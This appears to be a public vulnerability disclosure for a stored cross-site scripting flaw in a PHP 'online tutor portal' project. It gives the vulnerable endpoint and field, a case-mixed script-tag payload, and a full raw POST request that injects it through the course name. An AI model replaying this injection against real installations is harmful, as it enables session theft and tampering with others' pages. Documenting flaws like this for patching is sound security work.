mikeccltt / 0525 Public

<> Code   Issues   Pull requests   Actions   Projects   Security   Insights

main

0525 / online-tutor-portal-site / xss.md

mikeccltt Update xss.md   History

1 contributor

62 lines (44 sloc) | 2.01 KB

online-tutor-portal-site - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15339/online-tutor-portal-site-phpopp-free-source-code.html

Date: 2022-05-07

Vulnerability File: /otps/classes/Master.php


Vulnerability location: /otps/classes/Master.php?f=save_course, name

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST http://192.168.2.102/otps/classes/Master.php?f=save_course HTTP/1.1
Host: 192.168.2.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.5,zh-HK;q=0.3,en-US;q=0.2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------
```

```
-23528694527160792041879147157
Content-Length: 940
Origin: http://192.168.2.102
Connection: close
Referer: http://192.168.2.102/otps/admin/?page=courses
Cookie: PHPSESSID=vpohrtulukshjgjlje1jbeavrj

-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="id"

6
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="tutor_id"

4
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="name"

<sCrIpT>alert(1)</sCrIpT>
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="description"

Sample Course 102
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="experience"

5
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="status"

0
-----------------------------23528694527160792041879147157
Content-Disposition: form-data; name="img"; filename=""
Content-Type: application/octet-stream


-----------------------------23528694527160792041879147157--
```



List of Courses

Show 10 entries

#	Date Created	Image	Tutor	Name
1	2022-05-17 12:05	MySQL	Cooper, Mark D	MySQL
2	2022-05-18 09:14	MySQL	Miller, Samantha Jane C	MYSQL
3	2022-05-17 12:01	php	Cooper, Mark D	PHP
4	2022-05-18 09:14	php	Miller, Samantha Jane C	PHP

Showing 1 to 4 of 4 entries